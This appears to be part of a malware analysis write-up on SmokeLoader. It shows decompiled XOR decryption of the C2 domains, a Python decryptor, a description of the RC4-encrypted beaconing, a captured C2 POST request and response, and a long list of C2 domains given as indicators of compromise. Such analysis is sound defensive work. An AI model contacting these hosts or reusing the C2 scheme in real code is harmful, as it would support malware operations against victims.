

The C2 domains are encrypted using simple XOR operations.

```

if ( len )
{
    i = len;
    C2_URL = allocated;
    key = &C2_URL_[len];
    idx = c2 - allocated;
    do
    {
        c = C2_URL[idx];
        j = 4i64;
        swapped_key = _byteswap_ulong(*(key + 1));
        do
        {
            c ^= swapped_key;
            swapped_key >>= 8;
            --j;
        }
        while ( j );
        *C2_URL++ = c ^ 0xE4;
        --i;
    }
    while ( i );
}
return res;

```

They are stored in a in this form:




We can easily decrypt the domains:

```
def decrypt_c2(enc, key):
    enc, key = bytes.fromhex(enc), bytes.fromhex(key)
    dec = ""
    for c in enc:
        for i in key: c = c ^ i
        dec += chr(c ^ 0xE4)
    print(dec)

# decrypt_c2("E7FBFBFFB5A0A0E2E0FCFBEAFCFBA2FCEAFDF9E6ECEABFBEBDBABFBAA1FDFAA0", "EFC11A5F")
# http://mostest-service012505.ru/
```

C2 Communications

SmokeLoader sleeps for 10 seconds (1000*10) before connecting to the Internet.



First it queries <http://www.msftncsi.com/ncsi.txt> (This URL is usually queried by Windows to determine if the computer is connected to the Internet).

If there's no response, it sleeps for **64 ms** and queries it again until it receives a response.

Then SmokeLoader sends a **POST** request to the C2 server. The payload is encrypted using **RC4** before sending it.

The **POST** request returns a **"404 Not Found"** response but it contains a payload in the response body.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63
Host: housingcorp.net

...=1...G...n...q...U...p...;...(.%.r./0.W),FB...H.4.0...dyHTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 29 Mar 2018 21:35:59 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16

ff17
~....}.c.%...1...r...U...?.(.....57;).LZ.z.z.g.....gev...0\8..j...Z.x.z.gu...)...1.pI.X...h...R.7.a)v...{...z}tq.9h:...4....J
.....mV...w.
..
Im...Pe.*.p...E.PZ...
V.(d.....o.Ld.4q..p...Y...&...Za.c...y.ps.s.37.....?'..9.....J..Me.h.
S...
Fr.LR...Z"...c.c...~.1.<m"...j.#m{P..?"".....F..V."...v..=.....D...m@...#{...H...8V0m=^g.'Jz...wL...{CE...V.;..J..N...g...74.1%..t...
{...u.K...I..0...fd...;4...6.3...ic.*.E...L...z'.....IQ...0N...<...Xh...0...BU].....^..n.[...P...".0YP>..A...J..k.....0!.....e.."+cc
F.?...z...b...|~X...gm..0.^..T.)?{.....6q.)h...w...F90.a...
...;P.a=c...J...^..4F... ..E...S...E..z.0.:=;f...Y.e...c..h.....h...d...3.*=)...b...^@0.X.vJ(; \;?..=Q...7z.(...VW...m&..nn:X.
8...kg.C...S...Q...3l.m...}z.B.;...{.#...>...*..L[?Q...gV...#={.5.H...6Ss...J9...4X.k.;D.j.[...wX."h.A.\.....n<.e$.....@].....9...s2.);...xW.g.d...$.
25@...%...1.07.B=e.j..I...=.....N...q>3@...:.....@....
```

Unfortunately most of the C2 domains are down so I couldn't proceed with the analysis, but I think that's enough with SmokeLoader :)

IOCs

Hashes

Files

%TEMP%\4dd3.dll

C2 Domains

[http://alltest-service012505\[.\]ru/](http://alltest-service012505[.]ru/)
[http://besttest-service012505\[.\]ru/](http://besttest-service012505[.]ru/)
[http://biotest-service012505\[.\]ru/](http://biotest-service012505[.]ru/)
[http://clubtest-service012505\[.\]ru/](http://clubtest-service012505[.]ru/)
[http://domtest-service012505\[.\]ru/](http://domtest-service012505[.]ru/)
[http://infotest-service012505\[.\]ru/](http://infotest-service012505[.]ru/)
[http://kupitest-service012505\[.\]ru/](http://kupitest-service012505[.]ru/)
[http://megatest-service012505\[.\]ru/](http://megatest-service012505[.]ru/)
[http://mirtest-service012505\[.\]ru/](http://mirtest-service012505[.]ru/)
[http://mostest-service012505\[.\]ru/](http://mostest-service012505[.]ru/)
[http://mytest-service01242505\[.\]ru/](http://mytest-service01242505[.]ru/)
[http://mytest-service012505\[.\]ru/](http://mytest-service012505[.]ru/)
[http://newtest-service012505\[.\]ru/](http://newtest-service012505[.]ru/)
[http://proftest-service012505\[.\]ru/](http://proftest-service012505[.]ru/)
[http://protest-01242505\[.\]tk/](http://protest-01242505[.]tk/)
[http://protest-01252505\[.\]ml/](http://protest-01252505[.]ml/)
[http://protest-01262505\[.\]ga/](http://protest-01262505[.]ga/)
[http://protest-01272505\[.\]cf/](http://protest-01272505[.]cf/)
[http://protest-01282505\[.\]gq/](http://protest-01282505[.]gq/)
[http://protest-01292505\[.\]com/](http://protest-01292505[.]com/)
[http://protest-01302505\[.\]net/](http://protest-01302505[.]net/)
[http://protest-01312505\[.\]org/](http://protest-01312505[.]org/)
[http://protest-01322505\[.\]biz/](http://protest-01322505[.]biz/)
[http://protest-01332505\[.\]info/](http://protest-01332505[.]info/)
[http://protest-01342505\[.\]eu/](http://protest-01342505[.]eu/)
[http://protest-01352505\[.\]nl/](http://protest-01352505[.]nl/)
[http://protest-01362505\[.\]mobi/](http://protest-01362505[.]mobi/)
[http://protest-01372505\[.\]name/](http://protest-01372505[.]name/)
[http://protest-01382505\[.\]me/](http://protest-01382505[.]me/)
[http://protest-01392505\[.\]garden/](http://protest-01392505[.]garden/)
[http://protest-01402505\[.\]art/](http://protest-01402505[.]art/)
[http://protest-01412505\[.\]band/](http://protest-01412505[.]band/)
[http://protest-01422505\[.\]bargains/](http://protest-01422505[.]bargains/)
[http://protest-01432505\[.\]bet/](http://protest-01432505[.]bet/)
[http://protest-01442505\[.\]blue/](http://protest-01442505[.]blue/)
[http://protest-01452505\[.\]business/](http://protest-01452505[.]business/)
[http://protest-01462505\[.\]casa/](http://protest-01462505[.]casa/)
[http://protest-01472505\[.\]city/](http://protest-01472505[.]city/)
[http://protest-01482505\[.\]click/](http://protest-01482505[.]click/)
[http://protest-01492505\[.\]company/](http://protest-01492505[.]company/)
[http://protest-01502505\[.\]futbol/](http://protest-01502505[.]futbol/)
[http://protest-01512505\[.\]gallery/](http://protest-01512505[.]gallery/)
[http://protest-01522505\[.\]game/](http://protest-01522505[.]game/)
[http://protest-01532505\[.\]games/](http://protest-01532505[.]games/)
[http://protest-01542505\[.\]graphics/](http://protest-01542505[.]graphics/)
[http://protest-01552505\[.\]group/](http://protest-01552505[.]group/)
[http://protest-02252505\[.\]ml/](http://protest-02252505[.]ml/)
[http://protest-02262505\[.\]ga/](http://protest-02262505[.]ga/)

http://protest-02272505[.]cf/
http://protest-02282505[.]gq/
http://protest-03252505[.]ml/
http://protest-03262505[.]ga/
http://protest-03272505[.]cf/
http://protest-03282505[.]gq/
http://protest-05242505[.]tk/
http://protest-06242505[.]tk/
http://protest-service01242505[.]ru/
http://protest-service012505[.]ru/
http://rustest-service012505[.]ru/
http://rutest-service01242505[.]ru/
http://rutest-service012505[.]ru/
http://shoptest-service012505[.]ru/
http://supertest-service012505[.]ru/
http://test-service01242505[.]ru/
http://test-service012505[.]com/
http://test-service012505[.]eu/
http://test-service012505[.]fun/
http://test-service012505[.]host/
http://test-service012505[.]info/
http://test-service012505[.]net/
http://test-service012505[.]net2505[.]ru/
http://test-service012505[.]online/
http://test-service012505[.]org2505[.]ru/
http://test-service012505[.]pp2505[.]ru/
http://test-service012505[.]press/
http://test-service012505[.]pro/
http://test-service012505[.]pw/
http://test-service012505[.]ru[.]com/
http://test-service012505[.]site/
http://test-service012505[.]space/
http://test-service012505[.]store/
http://test-service012505[.]su/
http://test-service012505[.]tech/
http://test-service012505[.]website/
http://test-service012505[.]xyz/
http://test-service01blog2505[.]ru/
http://test-service01club2505[.]ru/
http://test-service01forum2505[.]ru/
http://test-service01info2505[.]ru/
http://test-service01land2505[.]ru/
http://test-service01life2505[.]ru/
http://test-service01plus2505[.]ru/
http://test-service01pro2505[.]ru/
http://test-service01rus2505[.]ru/
http://test-service01shop2505[.]ru/
http://test-service01stroy2505[.]ru/
http://test-service01torg2505[.]ru/
http://toptest-service012505[.]ru/
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